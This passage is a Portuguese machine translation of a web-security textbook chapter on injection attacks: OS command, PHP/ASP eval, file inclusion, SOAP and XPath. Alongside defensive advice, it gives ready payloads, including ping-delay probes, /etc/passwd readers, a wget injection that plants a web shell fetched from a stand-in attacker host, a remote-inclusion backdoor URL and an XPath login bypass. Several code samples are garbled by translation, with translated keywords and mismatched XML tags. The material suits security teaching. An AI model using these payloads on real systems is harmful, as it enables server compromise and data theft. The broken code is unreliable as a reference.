


Figura 9-5: Uma função para exibir o conteúdo de um arquivo de registro

Assim como no script Perl vulnerável, um invasor pode usar metacaracteres do shell para interferir no comando predefinido pretendido pelo desenvolvedor e injetar seu próprio comando. O caractere e comercial (&) é usado para agrupar vários comandos. Fornecer um nome de arquivo contendo o caractere e comercial e um segundo comando faz com que esse comando seja executado e seus resultados exibidos, conforme mostrado na Figura 9-6.




Figura 9-6: Um ataque bem-sucedido de injeção de comando

Localização de falhas de injeção de comandos do sistema operacional

Em seus exercícios de mapeamento de aplicativos (consulte o Capítulo 4), você já deve ter identificado todas as instâncias em que o aplicativo Web parece estar interagindo com o sistema operacional subjacente, chamando processos externos ou acessando o sistema de arquivos. Você deve investigar todas essas funções em busca de falhas de injeção de comandos. Na verdade, porém, o aplicativo pode emitir comandos do sistema operacional contendo absolutamente qualquer item de dados fornecidos pelo usuário, inclusive cada parâmetro de URL e corpo e cada cookie. Para realizar um teste completo do aplicativo, você precisa, portanto, visar todos esses itens em cada função do aplicativo.

Diferentes intérpretes de comandos lidam com metacaracteres do shell de maneiras diferentes. Em princípio, qualquer tipo de plataforma de desenvolvimento de aplicativos ou servidor da Web pode chamar qualquer tipo de interpretador de shell, executado em seu próprio sistema operacional ou no de qualquer outro host. Portanto, você não deve fazer nenhuma suposição sobre o tratamento de metacaracteres pelo aplicativo com base em qualquer conhecimento do sistema operacional do servidor da Web.

Há dois tipos amplos de metacaracteres que podem ser usados para injetar um comando separado em um comando predefinido existente:

Os caracteres ; | & newline podem ser usados para agrupar vários comandos, um após o outro. Em alguns casos, esses caracteres podem ser duplicados com efeitos diferentes. Por exemplo, no interpretador de comandos do Windows, o uso de && fará com que o segundo comando seja executado somente se o primeiro for bem-sucedido. O uso de || fará com que o segundo comando seja sempre executado, independentemente do sucesso do primeiro.

O caractere backtick (`) pode ser usado para encapsular um comando separado dentro de um item de dados que está sendo processado pelo comando original, como no exemplo dado no início deste capítulo. A colocação de um comando injetado dentro de backticks fará com que o interpretador do shell execute o comando e substitua o texto encapsulado pelos resultados desse comando, antes de continuar a executar a cadeia de comandos resultante.

Nos exemplos anteriores, foi fácil verificar que a injeção de comando era possível e recuperar os resultados do comando injetado, porque esses resultados foram retornados imediatamente na resposta do aplicativo. Em muitos casos, porém, isso pode não ser possível. Você pode estar injetando em um comando que não retorna resultados e que não afeta o processamento subsequente do aplicativo de nenhuma forma identificável. Ou o método que você usou para injetar o comando escolhido pode ser tal que seus resultados sejam perdidos quando vários comandos são agrupados.

Em geral, a maneira mais confiável de detectar se a injeção de comando é possível é usar a inferência de atraso de tempo de maneira semelhante à descrita para a exploração da injeção cega de SQL. Se uma possível vulnerabilidade

parecer existir, você poderá usar outros métodos para confirmar isso e recuperar os resultados dos comandos injetados.

ETAPAS DO HACK

- Normalmente, você pode usar o comando `ping` como meio de acionar um atraso de tempo, fazendo com que o servidor faça ping em sua interface de loopback por um período específico. Há pequenas diferenças entre a maneira como as plataformas baseadas em Windows e Unix lidam com os separadores de comando e com o comando `ping`, mas a seguinte cadeia de teste para todos os fins deve induzir um atraso de 30 segundos em qualquer plataforma, se não houver filtragem:

```
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
```

Para maximizar suas chances de detectar uma falha de injeção de comando se o aplicativo estiver filtrando determinados separadores de comando, você também deve enviar cada uma das seguintes cadeias de caracteres de teste para cada parâmetro visado e monitorar o tempo que o aplicativo leva para responder:

```
| ping -i 30 127.0.0.1
| ping -n 30 127.0.0.1
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
` ping 127.0.0.1 `
```

- Se ocorrer um atraso, o aplicativo poderá estar vulnerável à injeção de comando. Repita o caso de teste várias vezes para confirmar que o atraso não foi resultado da latência da rede ou de outras anomalias. Você pode tentar alterar o valor dos parâmetros `-n` ou `-i` e confirmar se o atraso experimentado varia sistematicamente com o valor fornecido.
- Usando qualquer uma das cadeias de injeção que foi considerada bem-sucedida, tente injetar um comando mais interessante (como `ls` ou `dir`) e determine se você consegue recuperar os resultados do comando no navegador.
- Se você não conseguir recuperar os resultados diretamente, há outras opções disponíveis:
 - Você pode tentar abrir um canal fora de banda de volta ao seu computador. Tente usar o TFTP para copiar ferramentas para o servidor, usando telnet ou net-cat para criar um shell reverso de volta ao seu computador e usando o comando `mail` para enviar a saída do comando via SMTP.
 - Você pode redirecionar os resultados dos seus comandos para um arquivo na raiz da Web, que pode ser recuperado diretamente usando o navegador. Por exemplo:

```
dir > c:\inetpub\wwwroot\foo.txt
```

Continuação

ETAPAS DO HACK (continuação)

- Depois de encontrar um meio de injetar comandos e recuperar os resultados, você deve determinar o seu nível de privilégio (usando `whoami` ou algo semelhante, ou tentando gravar um arquivo inofensivo em um arquivo protegido).
 -). Em seguida, você pode tentar aumentar os privilégios, obter acesso backdoor a dados confidenciais do aplicativo ou atacar outros hosts acessíveis a partir do servidor comprometido.

Em alguns casos, talvez não seja possível injetar um comando totalmente separado, devido à filtragem dos caracteres necessários ou ao comportamento da API de comando que está sendo usada pelo aplicativo. No entanto, ainda pode ser possível interferir no comportamento do comando que está sendo executado, para obter algum resultado desejado.

ETAPAS DO HACK

- Os caracteres < e > são usados respectivamente para direcionar o conteúdo de um arquivo para a entrada do comando e para direcionar a saída do comando para um arquivo. Se não for possível usar as técnicas anteriores para injetar um arquivo totalmente separado, você ainda poderá ler e gravar conteúdos de arquivos arbitrários usando os caracteres < e >.
- Muitos comandos do sistema operacional que os aplicativos invocam aceitam vários parâmetros de linha de comando que controlam seu comportamento. Frequentemente, a entrada fornecida pelo usuário é passada para o comando como um desses parâmetros, e você poderá adicionar outros parâmetros simplesmente inserindo um espaço seguido do parâmetro relevante. Por exemplo, um aplicativo de criação na Web pode conter uma função na qual o servidor recupera um URL especificado pelo usuário e renderiza seu conteúdo no navegador para edição. Se o aplicativo simplesmente chamar o programa `wget`, você poderá gravar o conteúdo de um arquivo arbitrário no sistema de arquivos do servidor acrescentando o parâmetro de linha de comando `-O` usado pelo `wget`. Por exemplo:

```
url=http://wahh-attacker.com/%20-0%20c:\inetpub\wwwroot\
scripts\cmdasp.asp
```

DICA Muitos ataques de injeção de comando exigem que você injete espaços para separar os argumentos da linha de comando. Se você descobrir que os espaços estão sendo filtrados pelo aplicativo e que a plataforma que está atacando é baseada em Unix, talvez seja possível usar a variável de ambiente `$IFS`, que contém os separadores de campo de espaço em branco.

Como evitar a injeção de comandos do sistema operacional

Em geral, a melhor maneira de evitar o surgimento de falhas de injeção de comandos do sistema operacional é evitar chamar diretamente os comandos do sistema operacional. Praticamente qualquer tarefa concebível que um aplicativo da Web precise executar pode ser realizada por meio de APIs incorporadas que não podem ser manipuladas para executar comandos adicionais além do pretendido.

Se for considerado inevitável incorporar dados fornecidos pelo usuário em cadeias de comando que são passadas para um interpretador de comandos do sistema operacional, o aplicativo deverá impor defesas rigorosas para evitar o surgimento de uma vulnerabilidade. Se possível, uma lista branca deve ser usada para restringir a entrada do usuário a um conjunto específico de valores esperados. Como alternativa, a entrada deve ser restrita a um conjunto de caracteres muito limitado, por exemplo, somente caracteres alfanuméricos. A entrada que contiver qualquer outro dado, inclusive qualquer metacaractere ou espaço em branco concebível, deve ser rejeitada.

Como uma camada adicional de proteção, o aplicativo deve usar APIs de comando que iniciam um processo específico por meio de seu nome e parâmetros de linha de comando, em vez de passar uma string de comando para um interpretador de shell que ofereça suporte a encadeamento e redirecionamento de comandos. Por exemplo, a API Java `Runtime.exec` e a API ASP.NET `Process.Start` não oferecem suporte a metacaracteres de shell e, se usadas corretamente, podem garantir que somente o comando pretendido pelo desenvolvedor seja executado. Consulte o Capítulo 18 para obter mais detalhes sobre as APIs de execução de comandos.

Injeção em linguagens de script da Web

A lógica central da maioria dos aplicativos da Web é escrita em linguagens de script interpretadas, como PHP, VBScript e Perl. Além das possibilidades de injeção em linguagens usadas por outros componentes de back-end, uma área importante de vulnerabilidade diz respeito à injeção no próprio código do aplicativo principal. A exposição a esse tipo de ataque decorre de duas fontes principais:

Execução dinâmica de código que incorpora dados fornecidos pelo usuário.

Inclusão dinâmica de arquivos de código especificados com base em dados fornecidos pelo usuário.

Examinaremos cada uma dessas vulnerabilidades individualmente.

Vulnerabilidades de execução dinâmica

Muitas linguagens de script da Web oferecem suporte à execução dinâmica de códigos gerados em tempo de execução. Esse recurso permite que os desenvolvedores criem aplicativos que modificam dinamicamente seu próprio código em resposta a vários dados e condições. Se a entrada do usuário for

incorporada ao código que é executado dinamicamente,

Então, um invasor pode ser capaz de fornecer uma entrada criada que sai do contexto de dados pretendido e especifica comandos que são executados no servidor da mesma forma como se tivessem sido escritos pelo desenvolvedor original. Como a maioria das linguagens de script contém APIs avançadas que podem ser usadas para acessar o sistema operacional subjacente, a injeção de código no aplicativo da Web geralmente leva ao comprometimento de todo o servidor.

Execução dinâmica em PHP

A função `eval` do PHP é usada para executar dinamicamente o código que é passado para a função em tempo de execução. Considere uma função de pesquisa que permite que os usuários criem pesquisas armazenadas que são geradas dinamicamente como links na interface do usuário. Quando os usuários acessam a função de pesquisa, eles usam um URL como o seguinte:

```
https://wahh-app.com/search.php?storedsearch=\$mysearch%3dwahh
```

O aplicativo no lado do servidor implementa essa funcionalidade gerando dinamicamente variáveis que contêm os pares de nome/valor especificados no parâmetro `storedsearch`, nesse caso criando uma variável `mysearch` com o valor `wahh`:

```
$storedsearch = $_GET['storedsearch'];
eval("$storedsearch;");
```

Nessa situação, você pode enviar entradas criadas que são executadas dinamicamente pela função `eval`, resultando na injeção de comandos PHP arbitrários no aplicativo do lado do servidor. O caractere ponto e vírgula pode ser usado para agrupar comandos em um único parâmetro. Por exemplo, para recuperar o conteúdo do arquivo `/etc/password`, você pode usar o comando `file_get_contents` ou o comando `system`:

```
https://wahh-app.com/search.php?storedsearch=\$mysearch%3dwahh;
%20echo%20file_get_contents('/etc/passwd')
https://wahh-app.com/search.php?storedsearch=\$mysearch%3dwahh;
%20sistema('cat%20/etc/passwd')
```

OBSERVAÇÃO A linguagem Perl também contém uma função `eval` que pode ser explorada da mesma forma. Observe que o caractere ponto-e-vírgula pode precisar ser codificado no URL (como `%3b`), pois alguns analisadores de script CGI o interpretam como um delimitador de parâmetro.

Execução dinâmica em ASP

A função ASP `Execute` funciona da mesma forma que a função `eval` do PHP e pode ser usada para executar dinamicamente o código que é passado para a função em tempo de execução.

A funcionalidade descrita para o aplicativo PHP acima poderia ser implementada em ASP da seguinte forma:

```
dim storedsearch  
storedsearch = Request("storedsearch")  
Execute(storedsearch)
```

Nessa situação, um invasor pode enviar entradas criadas que resultam na injeção de comandos ASP arbitrários. No ASP, os comandos normalmente são delimitados com caracteres de nova linha, mas vários comandos podem ser agrupados quando passados para a função `Execute` usando o caractere de dois pontos. Por exemplo, `response.write` pode ser usado para imprimir dados arbitrários na resposta do servidor:

```
https://wahh-app.com/search.asp?storedsearch=mysearch%3dwahh:  
response.write%20111111111
```

O objeto `Wscript.Shell` pode ser usado para acessar o shell padrão do sistema operacional. Por exemplo, o ASP a seguir executará uma listagem de diretórios e armazenará os resultados em um arquivo na raiz da Web:

```
Dim oScript  
Set oScript = Server.CreateObject("WSCRIPT.SHELL")  
Chame oScript.Run ("cmd.exe /c dir > c:\inetpub\wwwroot\dir.txt",0,True)
```

Esse código pode ser passado para a chamada vulnerável ao `Execute`, agrupando todos os comandos da seguinte forma:

```
https://wahh-app.com/search.asp?storedsearch=mysearch%3dwahh:+  
Dim +oScript:+Set+oScript+=+Server.CreateObject("WSCRIPT.SHELL"):+  
Call+oScript.Run+("cmd.exe+/c+dir+>+c:\inetpub\wwwroot\dir.txt",0,True)
```

Identificação de vulnerabilidades de execução dinâmica

A maioria das linguagens de script da Web oferece suporte à execução dinâmica, e todas as funções envolvidas funcionam de maneira semelhante. Portanto, as vulnerabilidades de execução dinâmica podem, em geral, ser detectadas usando um conjunto relativamente pequeno de strings de ataque que funcionam em várias linguagens e plataformas. Entretanto, em alguns casos, pode ser necessário pesquisar a sintaxe e o comportamento da implementação específica com a qual se está lidando. Por exemplo, embora o próprio Java não ofereça suporte à execução dinâmica, algumas implementações personalizadas da plataforma JSP podem fazer isso. Você deve usar as informações coletadas durante os exercícios de mapeamento de aplicativos para investigar qualquer ambiente de execução incomum que encontrar.

ETAPAS DO HACK

- Qualquer item de dados fornecidos pelo usuário pode ser passado para uma função de execução dinâmica. Alguns dos itens mais comumente usados dessa forma são os nomes e valores de parâmetros de cookies e dados persistentes armazenados em perfis de usuário como resultado de ações anteriores.
- Tente enviar os seguintes valores sucessivamente como cada parâmetro direcionado:

```
;echo%20111111  
echo%20111111  
response.write%20111111  
:response.write%20111111
```

- Analise as respostas do aplicativo. Se a string 111111 for retornada sozinha (ou seja, não precedida pelo restante da string de comando), é provável que o aplicativo esteja vulnerável à injeção de comandos de script.
- Se a cadeia de caracteres 111111 não for retornada, procure mensagens de erro que indiquem que a entrada está sendo executada dinamicamente e que talvez seja necessário ajustar a sintaxe para obter a injeção de comandos arbitrários.
- Se o aplicativo que estiver atacando usar PHP, você poderá usar a string de teste `phpinfo()`, que, se for bem-sucedida, retornará os detalhes de configuração do ambiente PHP.
- Se o aplicativo parecer vulnerável, verifique isso injetando alguns comandos que resultem em atrasos de tempo, conforme descrito anteriormente para a injeção de comandos do sistema operacional. Por exemplo:

```
system('ping%20127.0.0.1')
```

Vulnerabilidades de inclusão de arquivos

Muitas linguagens de script suportam o uso de arquivos de inclusão. Esse recurso permite que os desenvolvedores coloquem componentes de código reutilizáveis em arquivos individuais e os incluam em arquivos de código específicos da função quando necessário. O código dentro do arquivo incluído é interpretado como se tivesse sido inserido no local da diretiva `include`.

Inclusão de arquivos remotos

A linguagem PHP é particularmente suscetível a vulnerabilidades de inclusão de arquivos porque sua função `include` aceita um caminho de arquivo remoto. Essa tem sido a base de várias vulnerabilidades em aplicativos PHP.

Considere um aplicativo que fornece conteúdo diferente para pessoas em locais diferentes. Quando os usuários escolhem seu local, isso é comunicado ao servidor por meio de um parâmetro de solicitação, como segue:

```
https://wahh-app.com/main.php?Country=US
```

O aplicativo processa o parâmetro `Country` da seguinte forma:

```
$country = $_GET['Country'];
include( $country . '.php' );
```

Isso faz com que o ambiente de execução carregue o arquivo `US.php` que está localizado no sistema de arquivos do servidor da Web. O conteúdo desse arquivo é efetivamente copiado para o arquivo `main.php` e executado.

Um invasor pode explorar esse comportamento de diferentes maneiras, sendo que a mais grave delas é especificar um URL externo como o local do arquivo de inclusão. A função de inclusão do PHP aceita isso como entrada, e o ambiente de execução recuperará o arquivo especificado e executará seu conteúdo. Assim, um invasor pode estruturar um script malicioso com conteúdo arbitrariamente complexo, hospedá-lo em um servidor da Web que ele controla e invocá-lo para execução por meio da função de aplicativo vulnerável. Por exemplo:

```
https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor
```

Inclusão de arquivos locais

Em alguns casos, os arquivos de inclusão são carregados com base em dados controláveis pelo usuário, mas não é possível especificar um URL para um arquivo em um servidor externo. Por exemplo, se os dados controláveis pelo usuário forem passados para a função `ASP Server.Execute`, um invasor poderá fazer com que um script ASP arbitrário seja executado, desde que esse script pertença ao mesmo aplicativo que está chamando a função.

Nessa situação, você ainda poderá explorar o comportamento do aplicativo para executar ações não autorizadas:

Pode haver arquivos executáveis no servidor que não podem ser acessados pela rota normal - por exemplo, qualquer solicitação ao caminho `/admin` pode ser bloqueada por controles de acesso em todo o aplicativo. Se você puder fazer com que uma funcionalidade confidencial seja incluída em uma página que você está autorizado a acessar, poderá obter acesso a essa funcionalidade.

Pode haver recursos estáticos no servidor que estejam protegidos de forma semelhante contra acesso direto. Se você puder fazer com que eles sejam incluídos dinamicamente em outras páginas de aplicativos, o ambiente de execução normalmente copiará o conteúdo do recurso estático em sua resposta.

Localização de vulnerabilidades de inclusão de arquivos

As vulnerabilidades de inclusão de arquivos podem surgir em relação a qualquer item de dados fornecidos pelo usuário. Elas são particularmente comuns em parâmetros de solicitação que especificam uma linguagem ou local, e também surgem com frequência quando o nome de um arquivo do lado do servidor é passado explicitamente como um parâmetro.

ETAPAS DO HACK

Para testar as falhas de inclusão de arquivos remotos, execute as seguintes etapas:

- Envie em cada parâmetro direcionado um URL para um recurso em um servidor da Web que você controla e determine se alguma solicitação é recebida do servidor que hospeda o aplicativo de destino.
- Se o primeiro teste falhar, tente enviar um URL que contenha um endereço IP inexistente e determine se ocorre um tempo limite enquanto o servidor tenta se conectar.
- Se for constatado que o aplicativo é vulnerável à inclusão remota de arquivos, estruture um script mal-intencionado usando as APIs disponíveis na linguagem relevante, conforme descrito para ataques de execução dinâmica.

As vulnerabilidades de inclusão de arquivos locais podem existir em uma variedade muito maior de ambientes de script do que aqueles que suportam a inclusão remota de arquivos. Para testar as vulnerabilidades de inclusão de arquivos locais, execute as seguintes etapas:

- Envie o nome de um recurso executável conhecido no servidor e determine se há alguma alteração no comportamento do aplicativo.
- Envie o nome de um recurso estático conhecido no servidor e determine se o seu conteúdo é copiado na resposta do aplicativo.
- Se o aplicativo for vulnerável à inclusão de arquivos locais, tente acessar qualquer funcionalidade ou recurso sensível que não possa ser acessado diretamente pelo servidor da Web.

Prevenção de vulnerabilidades de injeção de scripts

Em geral, a melhor maneira de evitar vulnerabilidades de injeção de script é não passar a entrada fornecida pelo usuário, ou os dados derivados dela, para qualquer execução dinâmica ou incluir funções. Se isso for considerado inevitável por algum motivo, a entrada relevante deverá ser rigorosamente validada para evitar a ocorrência de qualquer ataque. Se possível, use uma lista branca de valores bons conhecidos (como uma lista de todas as linguagens ou locais suportados pelo aplicativo) e rejeite qualquer entrada que não apareça nessa lista. Caso contrário, verifique os caracteres usados na entrada em relação a um conjunto conhecido como inofensivo, como caracteres alfanuméricos, excluindo espaços em branco.

Injetando em SOAP

O Simple Object Access Protocol (SOAP) é uma tecnologia de comunicação baseada em mensagens que usa o formato XML para encapsular dados. Ele pode ser usado para compartilhar informações e transmitir mensagens entre sistemas, mesmo que eles sejam executados em sistemas operacionais e arquiteturas diferentes. Seu uso principal é em serviços da Web e, no contexto de um aplicativo da Web acessado por navegador, é mais provável que você encontre SOAP nas comunicações que ocorrem entre componentes de aplicativos back-end.

O SOAP é frequentemente usado em aplicativos corporativos de grande escala, nos quais tarefas individuais são executadas por diferentes computadores para melhorar o desempenho. Também é comum encontrar um aplicativo da Web implantado como front-end de um aplicativo existente. Nessa situação, as comunicações entre diferentes componentes podem ser implementadas usando SOAP para garantir a modularidade e a interoperabilidade.

Como o XML é uma linguagem interpretada, o SOAP é potencialmente vulnerável à injeção de código de forma semelhante aos outros exemplos já descritos. Os elementos XML são representados sintaticamente, usando os metacaracteres < > e /. Se os dados fornecidos pelo usuário contendo esses caracteres forem inseridos diretamente em uma mensagem SOAP, um invasor poderá interferir na estrutura da mensagem e, assim, interferir na lógica do aplicativo ou causar outros efeitos indesejáveis.

Considere um aplicativo bancário no qual um usuário inicia uma transferência de fundos usando uma solicitação HTTP como a seguinte:

```
POST /transfer.asp HTTP/1.0
Host: wahh-bank.com
Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

Durante o processamento dessa solicitação, a seguinte mensagem SOAP é enviada entre dois dos componentes de back-end do aplicativo:

```
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
  <soap:Body>
    <pre:Add xmlns:pre="http://target/lists soap:encodingStyle=
    "http://www.w3.org/2001/12/soap-encoding">
      <Conta>
        <FromAccount>18281008</FromAccount>
        <Amount>1430</Amount>
        <ClearedFunds>False</ClearedFunds>
        <ToAccount>08447656</ToAccount>
      </Account>
    </pre:Add>
  </soap:Body>
</soap:Envelope>
```

Observe como os elementos XML na mensagem correspondem aos parâmetros na solicitação HTTP e também a adição do elemento ClearedFunds. Nesse ponto da lógica do aplicativo, ele determinou que não há fundos suficientes disponíveis para realizar a transferência solicitada e definiu o valor desse elemento como False, o que faz com que o componente que recebe a mensagem SOAP não a utilize.

Nessa situação, há várias maneiras pelas quais você poderia tentar injetar na mensagem SOAP e, assim, interferir na lógica do aplicativo. Por exemplo, o envio da solicitação a seguir fará com que um elemento ClearedFunds adicional seja inserido na mensagem antes do elemento original (ao mesmo tempo em que preserva a validade sintática do SQL). Se o aplicativo processar o primeiro elemento ClearedFunds que encontrar, você poderá conseguir realizar uma transferência quando não houver fundos disponíveis:

```
POST /transfer.asp HTTP/1.0
Host: wahh-bank.com
Content-Length: 119

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><Amount>1430&ToAccount=08447656&Submit=Submit
```

Se, por outro lado, o aplicativo processar o último elemento ClearedFunds que encontrar, você poderá injetar um ataque semelhante no parâmetro ToAccount.

Um tipo diferente de ataque seria usar comentários XML para remover completamente parte da mensagem SOAP original e substituir os elementos removidos pelos seus próprios. Por exemplo, a solicitação a seguir injeta um elemento ClearedFunds por meio do parâmetro Amount, fornece a tag de abertura para o elemento ToAccount, abre um comentário e fecha o comentário no parâmetro ToAccount, preservando assim a validade sintática do XML:

```
POST /transfer.asp HTTP/1.0
Host: wahh-bank.com
Content-Length: 125

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><ToAccount><!--&ToAccount=-->08447656&Submit=Submit
```

Um outro tipo de ataque seria tentar completar toda a mensagem SOAP a partir de um parâmetro injetado e comentar o restante da mensagem. No entanto, como o comentário de abertura não será correspondido por um comentário de fechamento, esse ataque produz um XML estritamente inválido, que será rejeitado por muitos analisadores de XML:

```
POST /transfer.asp HTTP/1.0
Host: wahh-bank.com
```

Content-Length: 176

```
FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True</ClearedFunds><ToA
ccount>08447656</ToAccount></Account></pre:Add></soap:Body></soap:
Envelope><!--&Submit=Submit
```

Como encontrar e explorar a injeção de SOAP

A injeção de SOAP pode ser difícil de detectar, porque o fornecimento de metacaracteres XML de forma não artesanal quebrará o formato da mensagem SOAP, e isso geralmente resultará simplesmente em uma mensagem de erro não informativa. No entanto, as etapas a seguir podem ser usadas para detectar vulnerabilidades de injeção SOAP com um certo grau de confiabilidade.

ETAPAS DO HACK

- Envie uma tag de fechamento de XML não autorizada, como `</foo>`, em cada parâmetro. Se não ocorrer nenhum erro, provavelmente sua entrada não está sendo inserida em uma mensagem SOAP ou está sendo higienizada de alguma forma.
- Se for recebido um erro, envie, em vez disso, um par de tags de abertura e fechamento válidas, como `<foo></foo>`. Se isso fizer com que o erro desapareça, então o aplicativo pode estar vulnerável.
- Em algumas situações, os dados inseridos em uma mensagem formatada em XML são posteriormente lidos de volta a partir de seu formato XML e retornados ao usuário. Se o item que você estiver modificando estiver sendo retornado na mensagem respostas, verifique se o conteúdo XML enviado é retornado em sua forma idêntica ou se foi normalizado de alguma forma. Envie os dois valores a seguir, um de cada vez:

```
teste<foo/>
teste<foo></foo>
```

Se você descobrir que um dos itens é retornado como o outro, ou simplesmente como teste, pode ter certeza de que sua entrada está sendo inserida em uma mensagem baseada em XML.

- Se a solicitação HTTP contiver vários parâmetros que possam estar sendo colocados em uma mensagem SOAP, tente inserir o caractere de comentário de abertura `<!--` em um parâmetro e o caractere de comentário de fechamento `-->` em outro parâmetro. Em seguida, troque-os (porque você não tem como saber em que ordem os parâmetros aparecem). Isso pode ter o efeito de comentar uma parte da mensagem SOAP do servidor, o que pode causar uma alteração na lógica do aplicativo ou resultar em uma condição de erro diferente que pode divulgar informações.

Se a injeção SOAP é difícil de detectar, então pode ser ainda mais difícil de explorar. Na maioria das situações, você precisará conhecer a estrutura do XML que envolve seus dados para fornecer uma entrada criada que modifique a mensagem sem invalidá-la. Em todos os testes anteriores, procure por mensagens de erro que revelem detalhes sobre a mensagem SOAP que está sendo processada. Se você tiver sorte, uma mensagem detalhada revelará a mensagem inteira, permitindo que você construa valores criados para explorar a vulnerabilidade. Se não tiver sorte, você poderá ficar restrito a uma mera adivinhação, o que provavelmente não será bem-sucedido.

Como evitar a injeção de SOAP

A injeção SOAP pode ser evitada com o emprego de filtros de validação de limite em qualquer ponto em que os dados fornecidos pelo usuário sejam inseridos em uma mensagem SOAP (consulte o Capítulo 2). Isso deve ser realizado nos dados que foram imediatamente recebidos do usuário na solicitação atual e em quaisquer dados que tenham sido persistidos de solicitações anteriores ou gerados a partir de outro processamento que tenha dados do usuário como entrada.

Para evitar os ataques descritos, o aplicativo deve codificar em HTML os metacaracteres XML que aparecem na entrada do usuário. A codificação HTML envolve a substituição de caracteres literais por suas entidades HTML correspondentes. Isso garante que o interpretador XML os tratará como parte do valor de dados do elemento relevante, e não como parte da estrutura da própria mensagem. As codificações HTML de alguns caracteres problemáticos comuns são:

```
<    &lt;  
>    &gt;  
/    &#47;
```

Injetando no XPath

A XML Path Language (ou XPath) é uma linguagem interpretada usada para navegar em documentos XML e para recuperar dados dentro deles. Na maioria dos casos, uma expressão XPath representa uma sequência de etapas necessárias para navegar de um nó de um documento para outro.

Quando os aplicativos da Web armazenam dados em documentos XML, eles podem usar o XPath para acessar os dados em resposta à entrada fornecida pelo usuário. Se essa entrada for inserida na consulta XPath sem nenhuma filtragem ou sanitização, um invasor poderá manipular a consulta para interferir na lógica do aplicativo ou recuperar dados para os quais não está autorizado.

Em geral, os documentos XML não são o veículo preferido para armazenar dados corporativos. No entanto, eles são usados com frequência para armazenar dados de configuração de aplicativos que podem ser recuperados com base na entrada do usuário. Eles também podem ser usados por

aplicativos menores para manter informações simples, como credenciais de usuário, funções e privilégios.

Considere o seguinte armazenamento de dados XML:

```
<addressBook>
  <endereço>
    <firstName>William</firstName>
    <sobrenome>Gates</sobrenome>
    <senha>MSRocks!</senha>
    <email>billyg@microsoft.com</email>
    <ccard>5130 8190 3282 3515</ccard>
  </endereço>
  <endereço>
    <firstName>Chris</firstName>
    <sobrenome>Dawes</sobrenome>
    <senha>secreto</senha>
    <email>cawes@craftnet.de</email>
    <ccard>3981 2491 3242 3121</ccard>
  </endereço>
  <endereço>
    <firstName>James</firstName>
    <sobrenome>Hunter</sobrenome>
    <senha>letmein</senha>
    <email>james.hunter@pookmail.com</email>
    <ccard>8113 5320 8014 3313</ccard>
  </endereço>
</addressBook>
```

Uma consulta XPath para recuperar todos os endereços de e-mail seria parecida com a seguinte:

```
//endereço/email/texto()
```

Uma consulta para retornar todos os detalhes do usuário Dawes seria:

```
//address[surname/text()='Dawes']
```

Em alguns aplicativos, os dados fornecidos pelo usuário podem ser incorporados diretamente em consultas XPath, e os resultados da consulta podem ser retornados na resposta do aplicativo ou usados para determinar algum aspecto do comportamento do aplicativo.

Subvertendo a lógica do aplicativo

Considere uma função de aplicativo que recupera o número do cartão de crédito armazenado de um usuário com base em um nome de usuário e uma senha. A seguinte consulta XPath verifica com eficácia as credenciais fornecidas pelo usuário e recupera o número do cartão de crédito do usuário relevante:

```
//endereço[sobrenome/text()='Dawes' e
senha/text()='secreto']/cartão/texto()
```

Nesse caso, um invasor pode conseguir subverter a consulta do aplicativo de forma idêntica a uma falha de injeção de SQL. Por exemplo, o fornecimento de uma senha com o valor

```
' ou 'a'='a
```

resultará na seguinte consulta XPath, que recuperará os detalhes do cartão de crédito de todos os usuários:

```
//address[surname/text()='Dawes' and password/text()='' ou 'a'='a']/ccard/text()
```

OBSERVAÇÃO

Assim como na injeção de SQL, as aspas simples não são necessárias ao injetar em um valor numérico.

Diferentemente das consultas SQL, as palavras-chave nas consultas XPath diferenciam maiúsculas de minúsculas, assim como os nomes dos elementos no próprio documento XML.

Injeção informada de XPath

As falhas de injeção XPath podem ser exploradas para recuperar informações arbitrárias de dentro do documento XML de destino. Uma maneira confiável de fazer isso usa a mesma técnica descrita para a injeção de SQL, fazendo com que o aplicativo responda de maneiras diferentes, dependendo de uma condição especificada pelo invasor.

